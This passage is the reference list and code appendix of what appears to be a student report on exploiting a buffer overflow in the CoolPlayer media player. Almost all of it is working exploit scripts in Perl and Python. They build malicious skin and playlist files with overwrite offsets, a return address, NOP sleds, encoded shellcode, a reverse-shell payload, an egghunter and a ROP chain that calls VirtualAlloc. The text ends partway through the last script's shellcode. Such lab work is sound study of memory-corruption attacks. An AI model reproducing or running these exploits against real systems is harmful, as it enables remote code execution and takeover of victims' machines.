Team, S., 2021. *How to detect, prevent, and mitigate buffer overflow attacks | Synopsys*. [online] Software Integrity Blog. Available at: <https://www.synopsys.com/blogs/software-security/detect-prevent-and-mitigate-buffer-overflow-attacks/> [Accessed 7 May 2021].

Trimmer, J., 2021. *Buffer Overflows, ASLR, and Stack Canaries*. [online] RIT Computing Security Blog. Available at: <https://ritcsec.wordpress.com/2017/05/18/buffer-overflows-aslr-and-stack-canaries/> [Accessed 4 May 2021].

Watters, B., 2021. *Stack-Based Buffer Overflow Attacks: Explained | Rapid7 | Rapid7 Blog*. [online] Rapid7. Available at: <https://www.rapid7.com/blog/post/2019/02/19/stack-based-buffer-overflow-attacks-what-you-need-to-know/> [Accessed 20 April 2021].

Cloudflare. 2021. *What is Buffer Overflow*. [online] Available at: <https://www.cloudflare.com/learning/security/threats/buffer-overflow/> [Accessed 20 April 2021].

ITperfection - Network Security. 2021. *What is Buffer Overflow? How to Prevent Buffer Overflows? ITperfection*. [online] Available at: <https://www.itperfection.com/network-security/buffer-overflow-attack-cybersecurity-network-security-stack-heap-programming-language/> [Accessed 10 May 2021].

# Appendices

## Appendix A – Code Files

### Crash.pl

my $file= "Crash.ini";

my $start="[CoolPlayer Skin]

PlaylistSkin="

my $junk1 = "\x41" x 2500;

open($FILE,">$file");

print $FILE $start.$junk1;

close($FILE);

### Pattern.pl

my $file= "Crashpattern.ini";

my $junk1 ="[CoolPlayer Skin]

PlaylistSkin=Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2D";

open($FILE,">$file");

print $FILE $junk1;

close($FILE);

### Crashspace.pl

my $file= "Crashspace.m3u";

my $junk1 = "\x41" x 1045;

my $eip = "BBBB";

my $junk2="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C";

open($FILE,">$file");

print $FILE $junk1.$eip.$junk2;close($FILE);

print "m3u File Created successfully\n";

### Filtertest.pl

my $file= "Filtertest.ini";

my $start="[CoolPlayer Skin]

PlaylistSkin=";

my $junk1 = "\x41" x 1045;

my $eip = "BBBB";

my $junk2="!#$ %&'()\*+,-./0123456789:;<=>?@ ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^\_`abcdefghijklmnopqrstuvwxyz{|}~";

open($FILE,">$file");

print $FILE $start.$junk1.$eip.$junk2;

### Payload.pl

my $file= "Payload.ini";

my $start="[CoolPlayer Skin]

PlaylistSkin=";

my $junk1 = "\x41" x 1045;

my $eip = pack('V',0x7C86467B);

my $nop = "\x90" x 60;

my $shellcode =

"\x89\xe2\xda\xc8\xd9\x72\xf4\x5e\x56\x59\x49\x49\x49\x49" .

"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .

"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .

"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .

"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x39\x49\x5a" .

"\x4b\x4d\x4b\x39\x49\x52\x54\x31\x34\x4c\x34\x46\x51\x48" .

"\x52\x48\x32\x34\x37\x36\x51\x58\x49\x45\x34\x4c\x4b\x52" .

"\x51\x50\x30\x4c\x4b\x32\x56\x34\x4c\x4c\x4b\x43\x46\x35" .

"\x4c\x4c\x4b\x51\x56\x43\x38\x4c\x4b\x33\x4e\x37\x50\x4c" .

"\x4b\x37\x46\x47\x48\x50\x4f\x55\x48\x54\x35\x4c\x33\x46" .

"\x39\x33\x31\x58\x51\x4b\x4f\x4d\x31\x33\x50\x4c\x4b\x32" .

"\x4c\x51\x34\x57\x54\x4c\x4b\x30\x45\x57\x4c\x4c\x4b\x56" .

"\x34\x51\x38\x33\x48\x35\x51\x4b\x5a\x4c\x4b\x50\x4a\x35" .

"\x48\x4c\x4b\x31\x4a\x51\x30\x33\x31\x5a\x4b\x4a\x43\x57" .

"\x44\x37\x39\x4c\x4b\x47\x44\x4c\x4b\x33\x31\x4a\x4e\x50" .

"\x31\x4b\x4f\x46\x51\x49\x50\x4b\x4c\x4e\x4c\x4d\x54\x39" .

"\x50\x53\x44\x45\x57\x4f\x31\x58\x4f\x34\x4d\x33\x31\x39" .

"\x57\x4a\x4b\x5a\x54\x37\x4b\x33\x4c\x57\x54\x37\x58\x32" .

"\x55\x4b\x51\x4c\x4b\x30\x5a\x31\x34\x55\x51\x4a\x4b\x55" .

"\x36\x4c\x4b\x44\x4c\x50\x4b\x4c\x4b\x31\x4a\x35\x4c\x53" .

"\x31\x5a\x4b\x4c\x4b\x54\x44\x4c\x4b\x53\x31\x5a\x48\x4c" .

"\x49\x51\x54\x46\x44\x35\x4c\x33\x51\x49\x53\x4f\x42\x33" .

"\x38\x46\x49\x39\x44\x4c\x49\x4d\x35\x4c\x49\x39\x52\x33" .

"\x58\x4c\x4e\x30\x4e\x34\x4e\x4a\x4c\x31\x42\x4d\x38\x4d" .

"\x4f\x4b\x4f\x4b\x4f\x4b\x4f\x4d\x59\x47\x35\x55\x54\x4f" .

"\x4b\x53\x4e\x39\x48\x4a\x42\x53\x43\x4b\x37\x45\x4c\x56" .

"\x44\x36\x32\x4a\x48\x4c\x4e\x4b\x4f\x4b\x4f\x4b\x4f\x4d" .

"\x59\x47\x35\x33\x38\x43\x58\x52\x4c\x32\x4c\x51\x30\x37" .

"\x31\x33\x58\x37\x43\x30\x32\x56\x4e\x53\x54\x43\x58\x32" .

"\x55\x53\x43\x33\x55\x54\x32\x50\x30\x49\x4b\x4b\x38\x51" .

"\x4c\x37\x54\x44\x4a\x4b\x39\x4d\x36\x36\x36\x4b\x4f\x30" .

"\x55\x35\x54\x4b\x39\x38\x42\x30\x50\x4f\x4b\x4e\x48\x39" .

"\x32\x50\x4d\x4f\x4c\x4c\x47\x55\x4c\x36\x44\x50\x52\x4b" .

"\x58\x51\x4f\x4b\x4f\x4b\x4f\x4b\x4f\x42\x48\x32\x4f\x32" .

"\x58\x56\x38\x57\x50\x55\x38\x55\x31\x35\x37\x43\x55\x50" .

"\x42\x32\x48\x30\x4d\x52\x45\x32\x53\x54\x33\x50\x31\x59" .

"\x4b\x4b\x38\x51\x4c\x46\x44\x55\x5a\x4d\x59\x4d\x33\x32" .

"\x48\x30\x58\x37\x50\x51\x30\x31\x30\x53\x58\x30\x4d\x31" .

"\x43\x57\x36\x51\x31\x33\x58\x44\x32\x42\x4f\x52\x4d\x57" .

"\x50\x53\x58\x32\x4f\x56\x4c\x47\x50\x52\x46\x52\x48\x51" .

"\x58\x35\x35\x32\x4c\x52\x4c\x30\x31\x58\x49\x4d\x58\x50" .

"\x4c\x47\x54\x34\x50\x4b\x39\x4b\x51\x30\x31\x49\x42\x51" .

"\x42\x50\x53\x36\x31\x50\x52\x4b\x4f\x4e\x30\x50\x31\x4f" .

"\x30\x36\x30\x4b\x4f\x56\x35\x35\x58\x41\x41";

open($FILE,">$file");

print $FILE $start.$junk1.$eip.$nop.$shellcode;

close($FILE);

### ReverseShell.pl

my $file= "Reverseshell.ini";

my $start="[CoolPlayer Skin]

PlaylistSkin=";

my $junk1 = "\x41" x 1051;

my $eip = pack('V',0x7C86467B);

my $nop = "\x90" x 60;

my $shellcode =

"\x2b\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76" .

"\x0e\x1c\x22\x92\xb7\x83\xee\xfc\xe2\xf4\xe0\xca\x10\xb7" .

"\x1c\x22\xf2\x3e\xf9\x13\x52\xd3\x97\x72\xa2\x3c\x4e\x2e" .

"\x19\xe5\x08\xa9\xe0\x9f\x13\x95\xd8\x91\x2d\xdd\x3e\x8b" .

"\x7d\x5e\x90\x9b\x3c\xe3\x5d\xba\x1d\xe5\x70\x45\x4e\x75" .

"\x19\xe5\x0c\xa9\xd8\x8b\x97\x6e\x83\xcf\xff\x6a\x93\x66" .

"\x4d\xa9\xcb\x97\x1d\xf1\x19\xfe\x04\xc1\xa8\xfe\x97\x16" .

"\x19\xb6\xca\x13\x6d\x1b\xdd\xed\x9f\xb6\xdb\x1a\x72\xc2" .

"\xea\x21\xef\x4f\x27\x5f\xb6\xc2\xf8\x7a\x19\xef\x38\x23" .

"\x41\xd1\x97\x2e\xd9\x3c\x44\x3e\x93\x64\x97\x26\x19\xb6" .

"\xcc\xab\xd6\x93\x38\x79\xc9\xd6\x45\x78\xc3\x48\xfc\x7d" .

"\xcd\xed\x97\x30\x79\x3a\x41\x4a\xa1\x85\x1c\x22\xfa\xc0" .

"\x6f\x10\xcd\xe3\x74\x6e\xe5\x91\x1b\xdd\x47\x0f\x8c\x23" .

"\x92\xb7\x35\xe6\xc6\xe7\x74\x0b\x12\xdc\x1c\xdd\x47\xe7" .

"\x4c\x72\xc2\xf7\x4c\x62\xc2\xdf\xf6\x2d\x4d\x57\xe3\xf7" .

"\x05\xdd\x19\x4a\x52\x1f\x1e\x34\xfa\xb5\x1c\x33\xce\x3e" .

"\xfa\x48\x82\xe1\x4b\x4a\x0b\x12\x68\x43\x6d\x62\x99\xe2" .

"\xe6\xbb\xe3\x6c\x9a\xc2\xf0\x4a\x62\x02\xbe\x74\x6d\x62" .

"\x74\x41\xff\xd3\x1c\xab\x71\xe0\x4b\x75\xa3\x41\x76\x30" .

"\xcb\xe1\xfe\xdf\xf4\x70\x58\x06\xae\xb6\x1d\xaf\xd6\x93" .

"\x0c\xe4\x92\xf3\x48\x72\xc4\xe1\x4a\x64\xc4\xf9\x4a\x74" .

"\xc1\xe1\x74\x5b\x5e\x88\x9a\xdd\x47\x3e\xfc\x6c\xc4\xf1" .

"\xe3\x12\xfa\xbf\x9b\x3f\xf2\x48\xc9\x99\x62\x02\xbe\x74" .

"\xfa\x11\x89\x9f\x0f\x48\xc9\x1e\x94\xcb\x16\xa2\x69\x57" .

"\x69\x27\x29\xf0\x0f\x50\xfd\xdd\x1c\x71\x6d\x62";

open($FILE,">$file");

print $FILE $start.$junk1.$eip.$nop.$shellcode;

close($FILE);

### Egghunter.pl

my $file= "egghunter.ini";

my $start="[CoolPlayer Skin]

PlaylistSkin=";

my $junk1 = "\x41" x 1051;

my $eip = pack('V',0x7C86467B);

my $nop1 = "\x90" x 64;

my $egghunter =

"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05" .

"\x5a\x74\xef\xb8\x59\x45\x45\x54\x89\xd7\xaf\x75\xea\xaf" .

"\x75\xe7\xff\xe7";

my $nop = "\x90" x 200;

my $tag = "YEETYEET";

my $shellcode =

"\x89\xe2\xda\xc8\xd9\x72\xf4\x5e\x56\x59\x49\x49\x49\x49" .

"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .

"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .

"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .

"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x39\x49\x5a" .

"\x4b\x4d\x4b\x39\x49\x52\x54\x31\x34\x4c\x34\x46\x51\x48" .

"\x52\x48\x32\x34\x37\x36\x51\x58\x49\x45\x34\x4c\x4b\x52" .

"\x51\x50\x30\x4c\x4b\x32\x56\x34\x4c\x4c\x4b\x43\x46\x35" .

"\x4c\x4c\x4b\x51\x56\x43\x38\x4c\x4b\x33\x4e\x37\x50\x4c" .

"\x4b\x37\x46\x47\x48\x50\x4f\x55\x48\x54\x35\x4c\x33\x46" .

"\x39\x33\x31\x58\x51\x4b\x4f\x4d\x31\x33\x50\x4c\x4b\x32" .

"\x4c\x51\x34\x57\x54\x4c\x4b\x30\x45\x57\x4c\x4c\x4b\x56" .

"\x34\x51\x38\x33\x48\x35\x51\x4b\x5a\x4c\x4b\x50\x4a\x35" .

"\x48\x4c\x4b\x31\x4a\x51\x30\x33\x31\x5a\x4b\x4a\x43\x57" .

"\x44\x37\x39\x4c\x4b\x47\x44\x4c\x4b\x33\x31\x4a\x4e\x50" .

"\x31\x4b\x4f\x46\x51\x49\x50\x4b\x4c\x4e\x4c\x4d\x54\x39" .

"\x50\x53\x44\x45\x57\x4f\x31\x58\x4f\x34\x4d\x33\x31\x39" .

"\x57\x4a\x4b\x5a\x54\x37\x4b\x33\x4c\x57\x54\x37\x58\x32" .

"\x55\x4b\x51\x4c\x4b\x30\x5a\x31\x34\x55\x51\x4a\x4b\x55" .

"\x36\x4c\x4b\x44\x4c\x50\x4b\x4c\x4b\x31\x4a\x35\x4c\x53" .

"\x31\x5a\x4b\x4c\x4b\x54\x44\x4c\x4b\x53\x31\x5a\x48\x4c" .

"\x49\x51\x54\x46\x44\x35\x4c\x33\x51\x49\x53\x4f\x42\x33" .

"\x38\x46\x49\x39\x44\x4c\x49\x4d\x35\x4c\x49\x39\x52\x33" .

"\x58\x4c\x4e\x30\x4e\x34\x4e\x4a\x4c\x31\x42\x4d\x38\x4d" .

"\x4f\x4b\x4f\x4b\x4f\x4b\x4f\x4d\x59\x47\x35\x55\x54\x4f" .

"\x4b\x53\x4e\x39\x48\x4a\x42\x53\x43\x4b\x37\x45\x4c\x56" .

"\x44\x36\x32\x4a\x48\x4c\x4e\x4b\x4f\x4b\x4f\x4b\x4f\x4d" .

"\x59\x47\x35\x33\x38\x43\x58\x52\x4c\x32\x4c\x51\x30\x37" .

"\x31\x33\x58\x37\x43\x30\x32\x56\x4e\x53\x54\x43\x58\x32" .

"\x55\x53\x43\x33\x55\x54\x32\x50\x30\x49\x4b\x4b\x38\x51" .

"\x4c\x37\x54\x44\x4a\x4b\x39\x4d\x36\x36\x36\x4b\x4f\x30" .

"\x55\x35\x54\x4b\x39\x38\x42\x30\x50\x4f\x4b\x4e\x48\x39" .

"\x32\x50\x4d\x4f\x4c\x4c\x47\x55\x4c\x36\x44\x50\x52\x4b" .

"\x58\x51\x4f\x4b\x4f\x4b\x4f\x4b\x4f\x42\x48\x32\x4f\x32" .

"\x58\x56\x38\x57\x50\x55\x38\x55\x31\x35\x37\x43\x55\x50" .

"\x42\x32\x48\x30\x4d\x52\x45\x32\x53\x54\x33\x50\x31\x59" .

"\x4b\x4b\x38\x51\x4c\x46\x44\x55\x5a\x4d\x59\x4d\x33\x32" .

"\x48\x30\x58\x37\x50\x51\x30\x31\x30\x53\x58\x30\x4d\x31" .

"\x43\x57\x36\x51\x31\x33\x58\x44\x32\x42\x4f\x52\x4d\x57" .

"\x50\x53\x58\x32\x4f\x56\x4c\x47\x50\x52\x46\x52\x48\x51" .

"\x58\x35\x35\x32\x4c\x52\x4c\x30\x31\x58\x49\x4d\x58\x50" .

"\x4c\x47\x54\x34\x50\x4b\x39\x4b\x51\x30\x31\x49\x42\x51" .

"\x42\x50\x53\x36\x31\x50\x52\x4b\x4f\x4e\x30\x50\x31\x4f" .

"\x30\x36\x30\x4b\x4f\x56\x35\x35\x58\x41\x41";

open($FILE,">$file");

print $FILE $start.$junk1.$eip.$egghunter.$nop.$tag.$shellcode;

close($FILE);

### Ropchain.py

import struct

file= open("Ropchain.ini" , "w")

start="[CoolPlayer Skin]\nPlaylistSkin="

junk1 = "\x41" \* 1045

junk1 += "BB"

#eip = "AAAA"

eip = struct.pack('<I',0x77c11110)

def create\_rop\_chain():

# rop chain generated with mona.py - www.corelan.be

rop\_gadgets = [

#[---INFO:gadgets\_to\_set\_ebp:---]

0x77c2ecef, # POP EBP # RETN [msvcrt.dll]

0x77c2ecef, # skip 4 bytes [msvcrt.dll]

#[---INFO:gadgets\_to\_set\_ebx:---]

0x77c4fa1c, # POP EBX # RETN [msvcrt.dll]

0xffffffff, #

0x77c127e1, # INC EBX # RETN [msvcrt.dll]

0x77c127e5, # INC EBX # RETN [msvcrt.dll]

#[---INFO:gadgets\_to\_set\_edx:---]

0x77c34de1, # POP EAX # RETN [msvcrt.dll]

0xa1bf4fcd, # put delta into eax (-> put 0x00001000 into edx)

0x77c38081, # ADD EAX,5E40C033 # RETN [msvcrt.dll]

0x77c58fbc, # XCHG EAX,EDX # RETN [msvcrt.dll]

#[---INFO:gadgets\_to\_set\_ecx:---]

0x77c4debf, # POP EAX # RETN [msvcrt.dll]

0x36ffff8e, # put delta into eax (-> put 0x00000040 into ecx)

0x77c4c78a, # ADD EAX,C90000B2 # RETN [msvcrt.dll]

0x77c14001, # XCHG EAX,ECX # RETN [msvcrt.dll]

#[---INFO:gadgets\_to\_set\_edi:---]

0x77c2e942, # POP EDI # RETN [msvcrt.dll]

0x77c47a42, # RETN (ROP NOP) [msvcrt.dll]

#[---INFO:gadgets\_to\_set\_esi:---]

0x77c3b4ed, # POP ESI # RETN [msvcrt.dll]

0x77c2aacc, # JMP [EAX] [msvcrt.dll]

0x77c52217, # POP EAX # RETN [msvcrt.dll]

0x77c1110c, # ptr to &VirtualAlloc() [IAT msvcrt.dll]

#[---INFO:pushad:---]

0x77c12df9, # PUSHAD # RETN [msvcrt.dll]

#[---INFO:extras:---]

0x77c35459, # ptr to 'push esp # ret ' [msvcrt.dll]

]

return ''.join(struct.pack('<I', \_) for \_ in rop\_gadgets)

rop\_chain = create\_rop\_chain()

nop = "\x90" \* 60

#shellcode = "\xcc\xcc\xcc"

shellcode = "\x89\xe2\xda\xc8\xd9\x72\xf4\x5e\x56\x59\x49\x49\x49\x49"

shellcode += "\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56"

shellcode += "\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41"

shellcode += "\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42"

shellcode += "\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x39\x49\x5a"

shellcode += "\x4b\x4d\x4b\x39\x49\x52\x54\x31\x34\x4c\x34\x46\x51\x48"

shellcode += "\x52\x48\x32\x34\x37\x36\x51\x58\x49\x45\x34\x4c\x4b\x52"

shellcode += "\x51\x50\x30\x4c\x4b\x32\x56\x34\x4c\x4c\x4b\x43\x46\x35"

shellcode += "\x4c\x4c\x4b\x51\x56\x43\x38\x4c\x4b\x33\x4e\x37\x50\x4c"

shellcode += "\x4b\x37\x46\x47\x48\x50\x4f\x55\x48\x54\x35\x4c\x33\x46"

shellcode += "\x39\x33\x31\x58\x51\x4b\x4f\x4d\x31\x33\x50\x4c\x4b\x32"

shellcode += "\x4c\x51\x34\x57\x54\x4c\x4b\x30\x45\x57\x4c\x4c\x4b\x56"

shellcode += "\x34\x51\x38\x33\x48\x35\x51\x4b\x5a\x4c\x4b\x50\x4a\x35"

shellcode += "\x48\x4c\x4b\x31\x4a\x51\x30\x33\x31\x5a\x4b\x4a\x43\x57"

shellcode += "\x44\x37\x39\x4c\x4b\x47\x44\x4c\x4b\x33\x31\x4a\x4e\x50"

shellcode += "\x31\x4b\x4f\x46\x51\x49\x50\x4b\x4c\x4e\x4c\x4d\x54\x39"

shellcode += "\x50\x53\x44\x45\x57\x4f\x31\x58\x4f\x34\x4d\x33\x31\x39"

shellcode += "\x57\x4a\x4b\x5a\x54\x37\x4b\x33\x4c\x57\x54\x37\x58\x32"

shellcode += "\x55\x4b\x51\x4c\x4b\x30\x5a\x31\x34\x55\x51\x4a\x4b\x55"

shellcode += "\x36\x4c\x4b\x44\x4c\x50\x4b\x4c\x4b\x31\x4a\x35\x4c\x53"

shellcode += "\x31\x5a\x4b\x4c\x4b\x54\x44\x4c\x4b\x53\x31\x5a\x48\x4c"

shellcode += "\x49\x51\x54\x46\x44\x35\x4c\x33\x51\x49\x53\x4f\x42\x33"

shellcode += "\x38\x46\x49\x39\x44\x4c\x49\x4d\x35\x4c\x49\x39\x52\x33"

shellcode += "\x58\x4c\x4e\x30\x4e\x34\x4e\x4a\x4c\x31\x42\x4d\x38\x4d"

